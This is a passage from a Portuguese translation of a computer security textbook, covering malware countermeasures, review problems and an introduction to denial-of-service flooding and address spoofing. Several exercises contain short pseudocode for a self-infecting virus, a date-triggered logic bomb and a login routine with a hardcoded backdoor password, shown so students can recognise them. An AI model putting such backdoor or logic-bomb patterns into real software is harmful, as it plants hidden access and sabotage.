
O sucesso do sistema imunológico digital depende da capacidade do sistema de análise de malware em detectar novas e inovadoras linhagens de malware. Como o sistema constantemente analisa e monitora malwares encontrados em qualquer lugar, deve ser possível atualizar continuamente o software do sistema imunológico digital para mantê-lo par a par com a ameaça.

Esse tipo de funcionalidade pode ser ampliado ainda mais coletando informações também de sensores de perímetro. A Figura 6.7 mostra um exemplo de arquitetura de contramedida para vermes [SIDI05]. O sistema trabalha da seguinte maneira (números na figura referem-se à lista a seguir):

1. Sensores disponibilizados em vários locais da rede detectam um verme potencial. O sensor lógico também pode ser incorporado a sensores IDS.
2. Os sensores enviam alertas a um servidor central, que os correlaciona e analisa. O servidor de correlação determina a probabilidade de um ataque de verme estar sendo observado e as principais características do ataque.
3. O servidor transmite suas informações a um ambiente protegido, no qual o verme potencial pode ser contido em uma sandbox (caixa de areia)<sup>8</sup> para análise e teste.
4. O sistema protegido testa o software suspeito usando uma versão adequadamente instrumentada da aplicação-alvo, para identificar a

vulnerabilidade.

5. O sistema protegido gera e testa um ou mais patches de software.
6. Se o patch não for suscetível à infecção e não comprometer a funcionalidade da aplicação, o sistema envia o patch ao hospedeiro da aplicação para atualizar a aplicação-alvo.



**FIGURA 6.7** Posicionamento de monitores de vermes.

## 6.10 Leituras e sites recomendados

Para entendimento minucioso sobre vírus, o livro a ler é [SZOR05]. Outro tratamento excelente é [AYCO06]. Artigos que trazem boas resenhas sobre vírus e vermes são [CASS01], [KEPH97a] e [NACH97]. [MOOR02] contém um bom tratamento sobre o verme Red Code. [WEAV03] fornece um levantamento abrangente de características de vermes. [HYPP06] discute ataques de vermes em telefones celulares.

[HOLZ05] e [MCLA04] dão uma visão geral sobre bots. [LEVI06], [LEVI04], [GEER06] e [EMBL08] descrevem vários tipos de rootkits e sua operação.

[NIST05] fornece orientação sobre prevenção e tratamento de malware.

- AYCO06** Aycock, J. *Computer Viruses and Malware*. Nova York: Springer, 2006.
- CASS01** Cass, S. Anatomy of Malice. *IEEE Spectrum*, novembro de 2001.
- EMBL08** Embleton, S.; Sparks, S.; Zou, C. SMM Rootkits: A New Breed of OS-Independent Malware. *Proceedings of the 4th International Conference on Security and Privacy in Communications Networks*, ACM, setembro de 2008.
- GEER06** Geer, D. Hackers Get to the Root of the Problem. *Computer*, maio de 2006.
- HOLZ05** Holz, T. A Short Visit to the Bot Zoo. *IEEE Security and Privacy*, janeiro–fevereiro de 2006.
- HYPP06** Hypponen, M. Malware Goes Mobile. *Scientific American*, novembro de 2006.
- KEPH97a** Kephart, J.; Sorkin, G.; Chess, D.; White, S. Fighting Computer Viruses. *Scientific American*, novembro de 1997.
- LEVI04** Levine, J.; Grizzard, J.; Owen, H. A Methodology to Detect and Characterize Kernel Level Rootkit Exploits Involving Redirection of the System Call Table. *Proceedings, Second IEEE International Information Assurance Workshop*, 2004.
- LEVI06** Levine, J.; Grizzard, J.; Owen, H. Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection. *IEEE Security and Privacy*, janeiro–fevereiro de 2006.
- MCLA04** McLaughlin, L. Bot Software Spreads, Causes New Worries. *IEEE Distributed Systems Online*, junho de 2004.
- MOOR02** Moore, D.; Shannon, C.; Claffy, K. Code-Red: A Case Study on the Spread and Victims of an Internet Worm. *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet Measurement*, novembro de 2002.
- NACH97** Nachenberg, C. Computer Virus-Antivirus Coevolution. *Communications of the ACM*, janeiro de 1997.
- NIST05** National Institute of Standards and Technology. *Guide to Malware Incident Prevention and Handling*, Edição Especial 800-83, novembro de 2005.
- SZOR05** Szor, P. *The Art of Computer Virus Research and Defense*. Reading, MA: Addison-Wesley, 2005.
- WEAV03** Weaver, N. et al. A Taxonomy of Computer Worms. *The First ACM Workshop on Rapid Malcode (WORM)*, 2003.

## Sites recomendados

- **AntiVirus Online:** Site da IBM com informações sobre vírus.
- **Symantec Internet Security Threat Report:** Relatório anual sobre o panorama de ameaças à Internet pelo provedor comercial de antivírus Symantec.
- **Symantec Security Response:** Site mantido pelo provedor comercial de antivírus Symantec, com muitas informações úteis sobre riscos de malware atuais.
- **Vmyths:** Dedicado a expor boatos sobre vírus e esclarecer concepções errôneas sobre vírus reais.

## 6.11 Termos principais, perguntas de revisão e problemas

### Termos principais

adware	download sem permissão (drive-by download)	software malicioso
alçapão (trapdoor)	escaneamento	spear-phishing (pesca com arpão)
ataque misto	exploit do dia zero	spyware (software espião)
backdoor (porta dos fundos)	infectante de setor de inicialização	verme
bomba lógica	infectante de setor de inicialização	vírus
bot	kit de ataque	vírus camouflado
botnet	malware	vírus de e-mail
cavalo de Troia	phishing	vírus de macro
código móvel	ransomware (software de sequestro)	vírus metamórfico
crimeware (software para crimes)	registradores de teclado (keyloggers)	vírus parasita
descarregador (downloader)	rootkit	vírus polimórfico
	sistema imunológico digital	zumbi
	software bloqueador de comportamento	

## Perguntas de revisão

6.1 Quais são os três mecanismos gerais que um malware pode usar para se

propagar?

- 6.2 Quais são as quatro categorias gerais de cargas úteis que um malware pode transportar?
- 6.3 Quais são as fases de operação típicas de um vírus ou verme?
- 6.4 Quais mecanismos um vírus pode usar para se esconder?
- 6.5 Qual é a diferença entre vírus de código de máquina executável e vírus de macro?
- 6.6 Quais são os meios que um verme pode usar para acessar sistemas remotos para se propagar?
- 6.7 O que é um “download não autorizado” (drive-by download) e qual é a diferença entre ele e um verme?
- 6.8 O que é uma “bomba lógica”?
- 6.9 Qual é a diferença entre uma backdoor, um bot, um keylogger, um spyware e um rootkit? Eles podem estar presentes no mesmo malware?
- 6.10 Cite alguns dos diferentes níveis de um sistema que um rootkit pode usar.
- 6.11 Descreva alguns elementos usados em contramedidas para malware.
- 6.12 Cite três lugares onde podem ser posicionados mecanismos de mitigação.
- 6.13 Descreva brevemente as quatro gerações de software antivírus.
- 6.14 Como o software bloqueador de comportamento funciona?
- 6.15 O que é um sistema imunológico digital?

## Problemas

- 6.1 Há uma falha no programa de vírus da [Figura 6.1](#). Qual é?
- 6.2 Questiona-se se é possível desenvolver um programa que pode analisar um fragmento de software para determinar se ele é um vírus. Considere que temos um programa D que, supõe-se, seja capaz de fazer isso. Isto é, para qualquer programa P, se executarmos D(P), o resultado retornado é VERDADEIRO (P é um vírus) ou FALSO (P não é um vírus). Agora considere o seguinte programa:

```
Programa CV :=  
{...  
programa-principal :=  
{if D(CV) then goto proximo;  
else infectar-executavel;  
}  
proximo:  
}
```

Nesse programa, infectar-executável é um módulo que escaneia a memória em busca de programas executáveis e replica a si mesmo nesses programas. Determine se D pode decidir corretamente se CV é um vírus.

6.3 Os seguintes fragmentos de código mostram uma sequência de instruções de vírus e uma versão metamórfica do vírus. Descreva o efeito produzido pelo código metamórfico.

Código Original	Código Metamórfico
<pre>mov eax, 5 add eax, ebx call [eax]</pre>	<pre>mov eax, 5 push ecx pop ecx add eax, ebx swap eax, ebx swap ebx, eax call [eax] nop</pre>

6.4 A lista de senhas usada pelo verme Morris é fornecida no site deste livro.

- a. Muitos já expressaram a hipótese de que essa lista representa palavras comumente usadas como senhas. Isso parece provável? Justifique a sua resposta.
- b. Se a lista não refletir senhas comumente usadas, sugira algumas abordagens que Morris pode ter usado para construir a lista.

6.5 Considere o seguinte fragmento:

```
código legitimo
if data is sexta-feira 13;
    travar_computador ();
código legitimo
```

Que tipo de malware é esse?

6.6 Considere o seguinte fragmento em um programa de autenticação:

```
nome_usuario = ler_nome_usuario();
senha = ler_senha();
if senha é “133t h4ck0r”
    return PERMITIR_ACESSO;
if usuário e senha são válidos
    return PERMITIR_ACESSO
else return RECUSAR_ACESSO
```

Que tipo de software malicioso é esse?

- 6.7 Considere que você encontrou um cartão de memória USB no estacionamento do seu local de trabalho. Quais ameaças esse cartão poderia representar ao seu computador de trabalho se você o inserir nele e examinar seu conteúdo? Em particular, considere se cada um dos mecanismos de propagação de malware que discutimos poderia usar tal cartão de memória para transporte do malware. Quais medidas você poderia adotar para mitigar essas ameaças e determinar com segurança o conteúdo do cartão de memória?
- 6.8 Suponha que você perceba que o PC que usa em casa está respondendo muito lentamente a requisições de informações durante sua navegação em rede. Em seguida, você observa ainda mais que seu roteador de acesso à rede mostra altos níveis de atividade de rede, ainda que você tenha fechado o seu cliente de e-mail, navegador da Web e outros programas que acessam a rede. Quais tipos de malware poderiam causar esses sintomas? Discuta como o malware poderia ter conseguido acesso ao seu sistema. Quais providências você poderia tomar para verificar se isso ocorreu? Se você realmente identificar um malware no seu PC, como poderia retorná-lo a uma operação segura?
- 6.9 Suponha que, enquanto está tentando acessar uma coleção de vídeos curtos em algum site, você veja uma janela de pop-up que afirma que é preciso instalar esse codec customizado para ver os vídeos. Qual ameaça isso poderia representar ao seu sistema computacional se você aprovasse essa requisição de instalação?
- 6.10 Suponha que você tenha um novo smartphone e está muito entusiasmado com a variedade de aplicativos disponíveis. Você lê sobre um novo jogo realmente interessante que está disponível para o seu telefone, faz uma busca rápida na Web e vê que há uma versão gratuita disponível em um dos mercados virtuais. Quando você descarrega e começa a instalar esse aplicativo, o sistema pede a sua aprovação para conceder certas permissões de acesso ao aplicativo. Você percebe que o aplicativo quer permissão para “Enviar mensagens SMS” e “Acessar a sua lista de endereços”. Seria o caso de você suspeitar por que um jogo quer esses tipos de permissão? Qual ameaça o aplicativo poderia representar para o seu smartphone caso você concedesse essas permissões e continuasse a instalação? Que tipos de malware ela poderia ser?

6.11 Suponha que você receba um e-mail que parece ter vindo de um gerente sênior em sua empresa, cujo assunto indica que ele se refere a preocupações com um projeto no qual você está trabalhando. Quando abre o e-mail, vê que ele pede que você leia o comunicado de imprensa revisado anexo, fornecido como documento PDF, para verificar se todos os detalhes estão corretos antes de a administração liberá-lo. Quando você tenta abrir o PDF, aparece uma caixa de diálogo denominada “Executar Arquivo” no programa de visualização, indicando que “o arquivo e sua aplicação de visualização estão configurados para ser executados por esse arquivo PDF”. Na seção dessa caixa de diálogo identificada como “Arquivo” há várias linhas em branco e finalmente o texto “Clique no botão ‘Abrir’ para ver esse documento”. Você também observa que há uma barra de rolamento vertical visível para essa região. Que tipo de ameaça isso poderia representar para o seu sistema computacional caso você realmente selecionasse o botão “Abrir”? Como você poderia verificar suas suspeitas sem ameaçar o seu sistema? A que tipo de ataque esse tipo de mensagem está associado? Quantas pessoas provavelmente receberam esse e-mail específico?

6.12 Suponha que você receba um e-mail, que aparentemente vem do seu banco, carrega o logotipo do seu banco e tem o seguinte conteúdo:  
“Caro cliente, nossos registros mostram que o acesso a seus serviços de Internet Banking foram bloqueados devido a uma quantidade excessiva de tentativas de login com informações inválidas, como número de acesso, senha ou número de segurança incorretos. Solicitamos que você restaure o acesso à sua conta imediatamente para evitar o fechamento permanente da conta, clicando neste *link para restaurar a sua conta*. A sua equipe de atendimento ao cliente agradece.”

Qual forma de ataque esse e-mail está tentando? Qual é o mecanismo mais provável usado para distribuir esse e-mail? Como você responderia a e-mails como esse?

6.13 Suponha que você receba uma carta de uma empresa financeira dizendo que os pagamentos dos empréstimos que você contraiu estão atrasados e que deve tomar providências para corrigir essa situação. Todavia, que você saiba, nunca pediu nem recebeu um empréstimo dessa empresa! O que pode ter ocorrido para que esse empréstimo fosse criado? Que tipo de malware e em quais sistemas de computador você poderia ter dado as informações necessárias para que um atacante conseguisse obter tal empréstimo?

6.14 Sugira alguns métodos para atacar a arquitetura de contramedidas contra

vermes, discutida na [Seção 6.9](#), que poderia ser usada por criadores de vermes. Sugira algumas contramedidas possíveis para esses métodos.

<sup>1</sup>Programas shell (“casca”) são programas de sistemas utilizados como meio de interação entre o usuário e o computador.

<sup>2</sup>A lista completa é dada no site deste livro.

<sup>3</sup>Nota de Tradução: Vulnerabilidades do dia zero (*zero-day vulnerabilities*) referem-se a vulnerabilidades recém-detectadas e para as quais não há um patch de segurança disponível.

<sup>4</sup>Na mitologia grega, o cavalo de Troia foi usado pelos gregos durante o cerco a Troia. Epeios construiu um gigantesco cavalo de madeira oco, dentro do qual se esconderam 30 dos mais valentes heróis gregos. O restante dos gregos queimou seu acampamento e fingiu partir em seus navios, mas se esconderam nas proximidades. Os troianos, convencidos de que o cavalo era um presente e que o cerco tinha acabado, arrastaram-no para dentro da cidade. Naquela noite, os gregos saíram de dentro do cavalo e abriram os portões da cidade para o exército grego. Seguiu-se um banho de sangue que resultou na destruição de Troia e na morte ou escravidão de todos os seus cidadãos.

<sup>5</sup>Nota de Tradução: Em sistemas UNIX, a conta do administrador, ou *superusuário*, é denominada raiz; daí o nome *acesso à raiz*.

<sup>6</sup>O kernel (núcleo) é a porção do sistema operacional que inclui as porções mais usadas e mais críticas do software. O modo de kernel é um modo de execução privilegiado reservado para o kernel. Normalmente, o modo de kernel permite acesso a regiões da memória principal inacessíveis a processos que executam em modos menos privilegiados e também habilita a execução de certas instruções de máquina que são restritas ao modo de kernel.

<sup>7</sup>O System Management Mode (SMM) é um modo relativamente obscuro em processadores Intel, usado para controle de hardware de baixo nível. Ele tem seu próprio espaço de memória e ambiente de execução privados, geralmente invisíveis para código executado externamente (p. ex., no sistema operacional).

<sup>8</sup>Nota de Tradução: Uma “sandbox” é um ambiente protegido no qual um programa qualquer (inclusive um vírus) pode executar sem afetar outros programas ou o sistema. O termo é uma referência direta a uma “caixa de areia”, na qual uma criança pode brincar sem se machucar.

---

## CAPÍTULO 7

---

# Ataques de negação de serviço

---

### 7.1 Ataques de negação de serviço

- A natureza dos ataques de negação de serviço
- Ataques de negação de serviço clássicos
  - Falsificação de endereço de origem
  - Falsificação de SYN (SYN spoofing)

### 7.2 Ataques de inundação

- Inundação ICMP
- Inundação UDP
- Inundação TCP SYN

### 7.3 Ataques de negação de serviço distribuídos

### 7.4 Ataques de largura de banda baseados em aplicação

- Inundação SIP
- Ataques baseados em HTTP

### 7.5 Ataques refletores e amplificadores

- Ataques de reflexão
- Ataques de amplificação
- Ataques de amplificação de DNS

### 7.6 Defesas contra ataques de negação de serviço

### 7.7 Resposta a um ataque de negação de serviço

### 7.8 Leituras e sites recomendados

### 7.9 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Explicar o conceito básico de um ataque de negação de serviço.
- Entender a natureza de ataques de inundação.
- Descrever ataques de negação de serviço distribuídos.
- Explicar o conceito de um ataque de largura de banda baseado em aplicação e dar alguns exemplos.
- Apresentar uma visão geral de ataques refletores e amplificadores.
- Resumir algumas das defesas comuns contra ataques de negação de serviço.
- Resumir algumas respostas comuns a ataques de negação de serviço.

O [Capítulo 1](#) listou vários serviços de segurança fundamentais, incluindo disponibilidade. Esse serviço está relacionado à acessibilidade e à capacidade de utilização sob demanda por usuários autorizados. Um ataque de negação de serviço (Denial of Service — DoS) é uma tentativa de comprometer a disponibilidade, impedindo ou bloqueando completamente o fornecimento de algum serviço. O ataque tenta exaurir algum recurso crítico associado ao serviço. Um exemplo é inundar um servidor da Web com tantas requisições espúrias que ele é incapaz de responder a tempo às requisições válidas de usuários. Este capítulo explora ataques de negação de serviço, sua definição, as várias formas que eles tomam e defesas contra eles.

## 7.1 Ataques de negação de serviço

A derrubada temporária, em dezembro 2010, de alguns sites Web que cortaram vínculos com o controverso site WikiLeaks, incluindo Visa e MasterCard, foi notícia no mundo inteiro. Ataques semelhantes, motivados por uma variedade de razões, ocorrem milhares de vezes por dia, graças em parte à facilidade de causar interrupção em sites da Web.

Os hackers vêm executando ataques de negação de serviço distribuídos (Distributed Denial of Service — DDoS) há mais de uma década, e sua potência tem crescido continuamente ao longo do tempo. Devido ao aumento da largura de banda da Internet, o maior desses ataques passou de modestos 400 megabytes por segundo, em 2002, para 100 gigabytes por segundo em 2010 [[ARBO10](#)]. Ataques de inundação maciços na faixa de 50 GBps são potentes o suficiente para ultrapassar a capacidade de largura de banda de praticamente qualquer alvo pretendido, mas até ataques menores podem ser surpreendentemente efetivos.

O 2010 CSI Computer Crime and Security Survey ([Figura 1.4](#)) afirmou que 17% dos entrevistados sofreram alguma forma de ataque de DoS nos 12 meses anteriores. Esse número variou entre 17% e 32% nos seis anos anteriores de

levantamentos. Esses levantamentos também indicaram que os ataques eram a quinta forma de ataque mais custosa para os entrevistados. O gerenciamento de ataques de DoS em uma organização que tenha qualquer forma de conexão em rede, em particular se seu negócio depender de qualquer modo significativo dessa conexão, é claramente uma questão preocupante.

## A natureza dos ataques de negação de serviço

Negação de serviço é uma forma de ataque contra a disponibilidade de algum serviço. No contexto da segurança de computadores e comunicações, o foco está geralmente em serviços em rede que são atacados por meio de sua conexão à rede. Distinguimos entre essa forma de ataque à disponibilidade e outros ataques, como os clássicos desastres naturais, que causam dano ou destruição de infraestrutura de TI e consequente perda de serviço.

O Computer Security Incident Handling Guide do NIST [[SCAR08](#)] define ataque de negação de serviço (DoS) da seguinte maneira:


**Uma negação de serviço (DoS)** é uma ação que impede ou prejudica o uso autorizado de redes, sistemas ou aplicações mediante a exaustão de recursos, como unidades centrais de processamento (Central Processing Unit — CPU), memória, largura de banda e espaço em disco.

Por essa definição, você pode ver que há diversas categorias de recursos que poderiam ser atacados:

- Largura de banda de rede
- Recursos de sistema
- Recursos de aplicações

A largura de banda de rede está relacionada à capacidade dos enlaces de rede que conectam um servidor à Internet em si. Para a maioria das organizações, essa é sua conexão com o seu provedor de serviços de Internet (Internet Service Provider — ISP), como mostrado no exemplo de rede na [Figura 7.1](#). Usualmente, essa conexão terá capacidade mais baixa do que os enlaces dentro de roteadores do provedor de serviços de Internet (Internet Service Provider —

ISP) e entre eles. Isso significa que é possível chegar uma quantidade de tráfego aos roteadores do ISP, por esses enlaces de maior capacidade, que seja mais alta do que a quantidade que pode ser transmitida pelo enlace com a organização. Nessa circunstância, o roteador deve descartar alguns pacotes e entregar somente a quantidade com a qual o enlace pode lidar. Em operação normal de rede, tais cargas elevadas poderiam ocorrem em um servidor popular que recebe tráfego de grande número de usuários legítimos. Uma parte aleatória desses usuários experimentará um serviço degradado ou inexistente como consequência. Esse é um comportamento esperado para um enlace de rede TCP/IP sobrecarregado. Em um ataque de DoS, a vasta maioria do tráfego dirigido ao servidor visado é maliciosa, gerada direta ou indiretamente pelo atacante. Esse tráfego atropela qualquer tráfego legítimo, efetivamente negando aos usuários legítimos acesso ao servidor. O site da GRC (Gibson Research Corporation) contém vários relatórios que detalham ataques de DoS a seus servidores em 2001 e 2002, e as respostas dadas a eles. Esses relatórios ilustram claramente o efeito de tais ataques.



**FIGURA 7.1** Exemplo de rede para ilustrar ataques de DoS.

Um ataque de DoS que tem como alvo recursos de sistema normalmente visa sobrecarregar ou destruir seu software de tratamento de rede. Em vez de consumir largura de banda com grande volume de tráfego, esse ataque envia tipos de pacotes específicos que consomem recursos limitados disponíveis no sistema. Entre eles, citamos buffers temporários usados para armazenar pacotes que chegam, tabelas de conexões abertas e estruturas de dados de memória semelhantes. O ataque de falsificação de SYN (SYN spoofing), que discutiremos a seguir, é desse tipo. Ele visa à tabela de conexões TCP no servidor.

Outra forma de ataque a recursos de sistema usa pacotes cuja estrutura aciona um bug no software de tratamento de rede do sistema, causando sua interrupção.

Isso significa que o sistema não pode mais se comunicar pela rede até esse software ser reativado, em geral mediante a reinicialização do sistema-alvo. Isso é conhecido como **pacote envenenado**. Os clássicos ataques do *ping da morte* e da *lágrima*, dirigidos a sistemas Windows 9x mais antigos, assumiam essa forma. Eles visavam bugs no código de rede do Windows que tratava pacotes de requisição de eco e fragmentação de pacotes ICMP, respectivamente.

Um ataque a uma aplicação específica, como um servidor Web, normalmente envolve várias requisições válidas, cada uma das quais consome recursos significativos. Então, isso limita a capacidade do servidor de responder a requisições de outros usuários. Por exemplo, um servidor Web poderia incluir a capacidade de fazer consultas a bancos de dados. Se for possível construir uma consulta grande e custosa, um atacante poderá gerar grande número dessas consultas, que sobrecarregariam seriamente o servidor. Isso limita sua capacidade de responder a requisições válidas vindas de outros usuários. Esse tipo de ataque é conhecido como *cyberslam*. [KAND05] discute ataques dessa espécie e sugere algumas contramedidas possíveis. Outra alternativa é construir uma requisição que aciona um bug no programa servidor, que faz com que ele caia. Isso significa que o servidor não é mais capaz de responder a requisições até ser reinicializado.

Ataques de DoS também podem ser caracterizados pelo número de sistemas usados para direcionar tráfego ao sistema-alvo. Originalmente, apenas um ou um pequeno número de sistemas com origem diretamente sob o controle do atacante eram usados. Isso bastava para enviar os pacotes necessários para qualquer ataque que visasse um bug no código de tratamento de rede de um servidor ou de alguma aplicação. Ataques que exigem altos volumes de tráfego são mais comumente enviados de vários sistemas ao mesmo tempo, usando formas

distribuídas ou amplificadas de ataques de DoS. Discutimos esses ataques mais adiante neste capítulo.

## Ataques de negação de serviço clássicos

O ataque de DoS clássico mais simples é um ataque de inundação a uma organização. A meta desse ataque é elevar drasticamente a capacidade da conexão de rede até a organização visada. Se o atacante tiver acesso a um sistema que tenha uma conexão de rede de capacidade mais alta, é provável que esse sistema possa gerar um volume de tráfego mais alto do que a conexão de capacidade mais baixa pode suportar. Por exemplo, na rede mostrada na [Figura 7.1](#), o atacante poderia usar o servidor Web da empresa de grande porte para visar a conexão de rede de capacidade mais baixa da empresa de médio porte. O ataque poderia ser tão simples quanto usar um comando de inundação de ping<sup>1</sup> dirigido ao servidor Web na empresa visada. Esse tráfego pode ser tratado pelos enlaces de capacidade mais alta no caminho entre as empresas, até alcançar o último roteador na nuvem da Internet. Nesse ponto, alguns pacotes devem ser descartados, e o restante consumirá grande parte da capacidade no enlace até a empresa de médio porte. Outros tráfegos válidos terão pouca chance de sobreviver ao descarte à medida que o roteador responde ao congestionamento resultante nesse enlace.

Nesse clássico ataque de inundação de ping, a fonte do ataque é claramente identificada, visto que seu endereço é usado como o endereço de origem nos pacotes de requisição de eco do ICMP. Isso tem duas desvantagens do ponto de vista do atacante. A primeira é que a fonte do ataque é explicitamente identificada, o que aumenta a chance de o atacante poder ser identificado e alguma ação judicial ser dirigida contra ele. A segunda é que o sistema visado tentará responder aos pacotes enviados. No caso de pacotes de requisição de eco ICMP recebidos pelo servidor, o sistema responderia a cada um com um pacote de resposta de eco ICMP dirigido ao remetente. Na verdade, isso reflete o ataque, que volta ao sistema de origem. Visto que o sistema de origem tem largura de banda de rede mais alta, é mais provável que ele sobreviva a esse ataque refletido. Todavia, o desempenho da rede será notavelmente afetado, novamente aumentando as chances de o ataque ser detectado e alguma providência ser tomada em resposta. Por ambas as razões, o atacante gostaria de ocultar a identidade do sistema-fonte. Isso significa que os pacotes de ataque precisam usar um endereço falsificado ou forjado.

## Falsificação de endereço de origem

Uma característica comum de pacotes usados em muitos tipos de ataques de DoS é a utilização de endereços de origem falsificados, o que é conhecido como falsificação (spoofing) de endereço de origem. Dado acesso suficientemente privilegiado ao código de tratamento de rede em um sistema computacional, é fácil criar pacotes com endereço de origem falsificado (e, na verdade, qualquer outro atributo desejado). Esse tipo de acesso é usualmente feito via uma *interface de soquete direta* em muitos sistemas operacionais. Essa interface era fornecida para teste de rede customizada e pesquisa de protocolos de rede, e não é necessária para a operação normal da rede. Todavia, por motivos de compatibilidade histórica e inércia, essa interface foi mantida em muitos sistemas operacionais atuais. Ter essa interface-padrão disponível facilita enormemente a tarefa de qualquer atacante que estiver tentando gerar pacotes com atributos falsificados. Caso contrário, muito provavelmente um atacante precisaria instalar um driver de dispositivo customizado no sistema-fonte para obter esse nível de acesso à rede, que é muito mais propenso a erro e dependente da versão do sistema operacional.

Dado o acesso bruto à interface de rede, o atacante gera grande volume de pacotes. Todos eles teriam o sistema visado como endereço de destino, mas usariam endereços de origem selecionados aleatoriamente e usualmente diferentes para cada pacote. Considere o exemplo de inundação de ping da seção anterior. Esses pacotes de requisição de eco ICMP customizados percorreriam o mesmo caminho da fonte ao sistema visado. O mesmo congestionamento resultaria no roteador conectado ao enlace final, de capacidade mais baixa. Todavia, os pacotes de resposta de eco ICMP, gerados em resposta àqueles pacotes que chegaram ao sistema visado, não seriam mais refletidos de volta ao sistema-fonte. Em vez disso, eles seriam espalhados pela Internet a todos os vários endereços de origem falsificados. Alguns desses endereços poderiam corresponder a sistemas reais e responder com alguma forma de pacote de erro, visto que não estavam esperando ver o pacote de resposta recebido. Isso só aumenta a torrente de tráfego dirigida ao sistema visado. Alguns dos endereços podem não ser usados ou não ser alcançáveis. Nesse caso, pacotes ICMP enviados a esses destinos inalcançáveis poderiam ser enviados de volta. Ou poderiam simplesmente ser descartados.<sup>2</sup> Pacotes de resposta devolvidos só aumentariam a torrente de tráfego dirigida ao sistema visado.

Além disso, a utilização de pacotes com endereços de origem falsificados

significa que o sistema atacante é muito mais difícil de identificar. Os pacotes de ataque parecem ter sido originados em endereços espalhados por toda a Internet. Portanto, apenas inspecionar o cabeçalho de cada pacote não é suficiente para identificar sua origem. Em vez disso, o fluxo de pacotes tendo alguma forma específica, que passa pelos roteadores ao longo do caminho entre a fonte e o sistema visado, deve ser identificado. Isso requer a cooperação dos engenheiros de rede que gerenciam todos esses roteadores, e é uma tarefa muito mais difícil do que simplesmente ler o endereço da origem. Essa não é uma tarefa que possa ser automaticamente requisitada pelos destinatários do pacote. Ao contrário, de modo geral, ela exige que os engenheiros de rede consultem especificamente informações de fluxo que vêm de seus roteadores e isso é um processo manual que exige tempo e esforço para organizar.

